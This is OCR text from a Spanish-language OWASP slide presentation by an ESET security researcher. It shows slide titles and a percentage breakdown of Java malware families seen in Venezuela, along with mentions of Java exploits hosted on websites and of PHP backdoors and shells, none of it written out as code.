


Win32 por Familia en Venezuela




¿Java?

Java


0%
2%
0%
0%
9%
89%
Agent
AppletKiller
Exploit
HackAV
JShrink
TrojanDownloader


Exploits de Java alojados en sitios web

OWASP
The Open Web Application Security Project




Backdoor y shells en PHP

OWASP
The Open Web Application Security Project



¿Y entonces?



Preguntas

¡Muchas Gracias!

Pablo Ramos (@ramospablo)
Security Researcher

ESET